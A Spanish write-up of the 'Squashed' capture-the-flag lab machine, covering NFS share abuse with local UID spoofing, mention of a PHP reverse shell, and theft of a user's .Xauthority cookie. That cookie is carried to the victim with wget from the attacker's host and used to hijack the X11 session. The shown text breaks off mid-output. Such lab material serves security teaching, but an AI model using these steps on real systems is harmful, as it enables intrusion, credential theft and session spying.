Squased - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
111/tcp   open  rpcbind  syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      33653/tcp6  mountd
|   100005  1,2,3      35627/udp   mountd
|   100005  1,2,3      40923/tcp   mountd
```

```
2049/tcp  open  nfs      syn-ack ttl 63 3-4 (RPC #100003)
35525/tcp open  mountd   syn-ack ttl 63 1-3 (RPC #100005)
40923/tcp open  mountd   syn-ack ttl 63 1-3 (RPC #100005)
42339/tcp open  nlockmgr syn-ack ttl 63 1-4 (RPC #100021)
43455/tcp open  mountd   syn-ack ttl 63 1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Tenemos el servicio "rpcbind" que hace referencia a "NFS", eso quiere decir que la maquina victima puede estar ofreciendo recursos los cuales podemos montar en nuestra maquina para ver el contenido. Con el comando `showmount -e *ip*` podemos ver si se esta compartiendo algo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ showmount -e 10.10.11.191
Export list for 10.10.11.191:
/home/ross    *
/var/www/html *
```

Descubrimos al usuario "ross". Vamos a montarnos los recursos en nuestra maquina local. En hacktricks nos dice como podemos hacerlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo mount -t nfs 10.10.11.191:/var/www/html /mnt/montaje2

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo mount -t nfs 10.10.11.191:/home/ross /mnt/montaje1
```


Si hacemos un tree del "montaje1" podemos ver el directorio home del usuario "ross":

```
┌──(kali㉿kali)-[/mnt/montaje1]
└─$ tree -a .
.
├── .bash_history → /dev/null
├── .cache  [error opening dir]
├── .config  [error opening dir]
├── Desktop
├── Documents
│   └── Passwords.kdbx
├── Downloads
├── .gnupg  [error opening dir]
├── .local  [error opening dir]
├── Music
├── Pictures
├── Public
├── Templates
├── Videos
├── .viminfo → /dev/null
├── .Xauthority
├── .xsession-errors
└── .xsession-errors.old
```

Encontramos un archivo de keepass. Para poder abrir un archivo de keepass necesitas saber la "master key" y una vez que la conoces puedes ver todas las contraseñas que hay guardadas en su interior. Para descubrir la "master key" podemos extraer el hash con keepass2jhon:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ keepass2john Passwords.kdbx > hash.txt
! Passwords.kdbx : File version '40000' is currently not supported!
```

Nos dice que no es valida para esta version. He intentado bruteforcear la contraseña con este script del repositorio de github pero no he conseguido nada:



Como teniamos otra montura creada vamos a ver su contenido:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls -la /mnt/montaje2
ls: cannot access '/mnt/montaje2/.': Permission denied
ls: cannot access '/mnt/montaje2/..': Permission denied
ls: cannot access '/mnt/montaje2/.htaccess': Permission denied
ls: cannot access '/mnt/montaje2/index.html': Permission denied
ls: cannot access '/mnt/montaje2/images': Permission denied
ls: cannot access '/mnt/montaje2/css': Permission denied
ls: cannot access '/mnt/montaje2/js': Permission denied
total 0
d????????? ? ? ? ?            ? .
d????????? ? ? ? ?            ? ..
?????????? ? ? ? ?            ? css
?????????? ? ? ? ?            ? .htaccess
?????????? ? ? ? ?            ? images
?????????? ? ? ? ?            ? index.html
?????????? ? ? ? ?            ? js
```

Nos dice que no tenemos permisos, vamos a revisar los permisos de la montura:

```
└─$ ls -la /mnt
total 20
drwxr-xr-x  4 root root     4096 Nov 22 07:44 .
drwxr-xr-x 18 root root     4096 Nov 21 11:27 ..
drwxr-xr-x 14 1001     1001 4096 Nov 22 06:37 montaje1
drwxr-xr--  5 2017 www-data 4096 Nov 22 07:50 montaje2
```

A esta montura solo peude acceder un usuario que pertenezca al grupo "www-data" o un usuario con el uid "2017". Vamos a crearnos un usuario que con el uid 2017:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo useradd test -u 2017

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo passwd test
New password:
Retype new password:
passwd: password updated successfully
```


Vamos a volver a revisar los permisos:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ su test
Password:
$ cd /mnt
$ ls -la
total 20
drwxr-xr-x  4 root root     4096 Nov 22 07:44 .
drwxr-xr-x 18 root root     4096 Nov 21 11:27 ..
drwxr-xr-x 14 1001     1001 4096 Nov 22 06:37 montaje1
drwxr-xr--  5 test www-data 4096 Nov 22 07:55 montaje2
```


Ahora si que podemos acceder. Vemos que en su interior tiene una carpeta llamada imagenes:



Que ademas, desde el navegador tenemos capacidad de directory listing:




Podemos intentar crear una reverse shell en php de "Pentest Monkey" para que cuando hagamos click en el archivo nos entablemos una conexion por netcat:



Ahora podemos localizar la reverse shell en el navegador:

Si hacemos click y nos ponemos a la escucha con netcat recibimos la conexion:



ESCALADA DE PRIVILEGIOS

En el directorio home del usuario "ross" vemos el archivo "Xauthority":


```
alex@squashed:/home/ross$ ls -la
total 68
drwxr-xr-x 14 ross ross 4096 Nov 22 11:37 .
drwxr-xr-x  4 root root 4096 Oct 21  2022 ..
-rw-------  1 ross ross   57 Nov 22 11:37 .Xauthority
lrwxrwxrwx  1 root root    9 Oct 20  2022 .bash_history → /dev/null
drwx------ 11 ross ross 4096 Oct 21  2022 .cache
drwx------ 12 ross ross 4096 Oct 21  2022 .config
drwx------  3 ross ross 4096 Oct 21  2022 .gnupg
drwx------  3 ross ross 4096 Oct 21  2022 .local
lrwxrwxrwx  1 root root    9 Oct 21  2022 .viminfo → /dev/null
-rw-------  1 ross ross 2475 Nov 22 11:37 .xsession-errors
-rw-------  1 ross ross 2475 Dec 27  2022 .xsession-errors.old
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Desktop
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Documents
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Downloads
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Music
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Pictures
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Public
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Templates
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Videos
```

El archivo `.Xauthority` se utiliza para gestionar la autenticación de usuarios en sistemas que utilizan el servidor X Window (X11) para la gestión de interfaces gráficas. Su función principal es almacenar la información de autenticación relacionada con el acceso a un servidor X, permitiendo que los usuarios o aplicaciones que inicien sesión en un entorno gráfico puedan acceder a la pantalla de forma segura.

Si otro usuario puede ver el contenido del archivo .Xauthority puede suplantarle ya que ahi se almacenan las cookies de sesion.
Podemos ver las sesiones que estan activas en el sistema con `w`:

```
alex@squashed:/home/ross$ w
 13:23:24 up  1:45,  1 user,  load average: 0.07, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               11:37    1:45m 10.81s  0.05s /usr/libexec/gnome-session-binary --systemd --session=gnome
```

Vemos que ross tiene una sesion activa. En "from" podemos ver un ":0" que es como el identificador de la sesion. Podemos ver en hacktricks comandos que nos permitan ejecutar comandos con el archivo "xautority":



Nos dice que podemos capturar la pantalla de la sesion entre otras:

Pero primero tenemos que poder ver el archivo de ".xauthority". Si recordamos, el directorio home del usuario "ross" lo teniamos montado en /mnt/montaje1:

```
┌──(kali㉿kali)-[/mnt/montaje1]
└─$ tree -a .
.
├── .bash_history → /dev/null
├── .cache  [error opening dir]
├── .config  [error opening dir]
├── Desktop
├── Documents
│   └── Passwords.kdbx
├── Downloads
├── .gnupg  [error opening dir]
├── .local  [error opening dir]
├── Music
├── Pictures
├── Public
├── Templates
├── Videos
├── .viminfo → /dev/null
├── .Xauthority
├── .xsession-errors
└── .xsession-errors.old
```

Pero no tenemos permisos para ver el contenido:

```
┌──(kali㉿kali)-[/mnt/montaje1]
└─$ ls -la
total 68
drwxr-xr-x 14 1001 1001 4096 Nov 22 06:37 .
drwxr-xr-x  4 root root 4096 Nov 22 07:44 ..
lrwxrwxrwx  1 root root    9 Oct 20  2022 .bash_history → /dev/null
drwx------ 11 1001 1001 4096 Oct 21  2022 .cache
drwx------ 12 1001 1001 4096 Oct 21  2022 .config
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Desktop
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Documents
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Downloads
drwx------  3 1001 1001 4096 Oct 21  2022 .gnupg
drwx------  3 1001 1001 4096 Oct 21  2022 .local
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Music
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Pictures
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Public
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Templates
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Videos
lrwxrwxrwx  1 root root    9 Oct 21  2022 .viminfo → /dev/null
-rw-------  1 1001 1001   57 Nov 22 06:37 .Xauthority
-rw-------  1 1001 1001 2475 Nov 22 06:37 .xsession-errors
-rw-------  1 1001 1001 2475 Dec 27  2022 .xsession-errors.old

┌──(kali㉿kali)-[/mnt/montaje1]
└─$ cat .Xauthority
cat: .Xauthority: Permission denied
```

El contenido solo lo puede ver un usuario que tenga el UID 1001, nos lo creamos:

```
┌──(kali㉿kali)-[/mnt/montaje1]
└─$ sudo useradd -u 1001 test2
[sudo] password for kali:
```

Ahora si que tenemos permisos para ver el contenido:

```
$ ls -la
total 68
drwxr-xr-x 14 test2 test2 4096 Nov 22 06:37 .
drwxr-xr-x  4 root  root  4096 Nov 22 07:44 ..
lrwxrwxrwx  1 root  root     9 Oct 20  2022 .bash_history → /dev/null
drwx------ 11 test2 test2 4096 Oct 21  2022 .cache
drwx------ 12 test2 test2 4096 Oct 21  2022 .config
drwxr-xr-x  2 test2 test2 4096 Oct 21  2022 Desktop
drwxr-xr-x  2 test2 test2 4096 Oct 21  2022 Documents
drwxr-xr-x  2 test2 test2 4096 Oct 21  2022 Downloads
drwx------  3 test2 test2 4096 Oct 21  2022 .gnupg
drwx------  3 test2 test2 4096 Oct 21  2022 .local
drwxr-xr-x  2 test2 test2 4096 Oct 21  2022 Music
drwxr-xr-x  2 test2 test2 4096 Oct 21  2022 Pictures
drwxr-xr-x  2 test2 test2 4096 Oct 21  2022 Public
drwxr-xr-x  2 test2 test2 4096 Oct 21  2022 Templates
drwxr-xr-x  2 test2 test2 4096 Oct 21  2022 Videos
lrwxrwxrwx  1 root  root     9 Oct 21  2022 .viminfo → /dev/null
-rw-------  1 test2 test2   57 Nov 22 06:37 .Xauthority
```

Vemos el contenido pero no es legible:

```
$ cat .Xauthority

'O*|O$ d.htb0MIT-MAGIC-COOKIE-1NV8y♦4
```

Lo que podemos hacer es transferirlo a la maquina victima ya que si el usuario alex (nuestro usuario actual) puede ver el contenido, podria hacer una captura de pantalla. Nos abrimos un servidor con python y lo descargamos con el usuario alex

desde la maquina victima:

```
alex@squashed:/home/alex$ wget http://10.10.14.11/.Xauthority
--2024-11-22 13:39:28--  http://10.10.14.11/.Xauthority
Connecting to 10.10.14.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 57 [application/octet-stream]
Saving to: '.Xauthority'

.Xauthority         100%[===================>]      57  --.-KB/s    in 0.1s

2024-11-22 13:39:29 (541 B/s) - '.Xauthority' saved [57/57]
```

Ahora que tenemos el archivo en el directorio home de alex vamos a intentar ejecutar el comando de hacktricks que nos muestra informacion de la sesion:

```
alex@squashed:/home/alex$ xdpyinfo -display :0
No protocol specified
xdpyinfo:  unable to open display ":0".
```

Nos da un error. Este error se debe a que el archivo ".Xauthority" tiene que estar en el directorio home del usuario alex y si hacemos un "cd" nos dice que no tiene un directorio home:

```
alex@squashed:/home/alex$ cd
bash: cd: HOME not set
```

Vamos a añadir el directorio home de alex en la variable "home":

```
alex@squashed:/home/alex$ export HOME=/home/alex
```

Volvemos a ejecutar el comando:

```
alex@squashed:~$ xdpyinfo -display :0
name of display:    :0
version number:    11.0
vendor string:    The X.Org Foundation
vendor release number:    12013000
X.Org version: 1.20.13
maximum request size:  16777212 bytes
motion buffer size:  256
bitmap unit, bit order, padding:    32, LSBFirst, 32
image byte order:    LSBFirst
number of supported pixmap formats:    7
supported pixmap formats:
    depth 1, bits_per_pixel 1, scanline_pad 32
    depth 4, bits_per_pixel 8, scanline_pad 32
    depth 8, bits_per_pixel 8, scanline_pad 32
    depth 15, bits_per_pixel 16, scanline_pad 32
    depth 16, bits_per_pixel 16, scanline_pad 32
    depth 24, bits_per_pixel 32, scanline_pad 32
    depth 32, bits_per_pixel 32, scanline_pad 32
keycode range:    minimum 8, maximum 255
focus:  window 0x1e00006, revert to PointerRoot
number of extensions:    28
    BIG-REQUESTS
    Composite
```

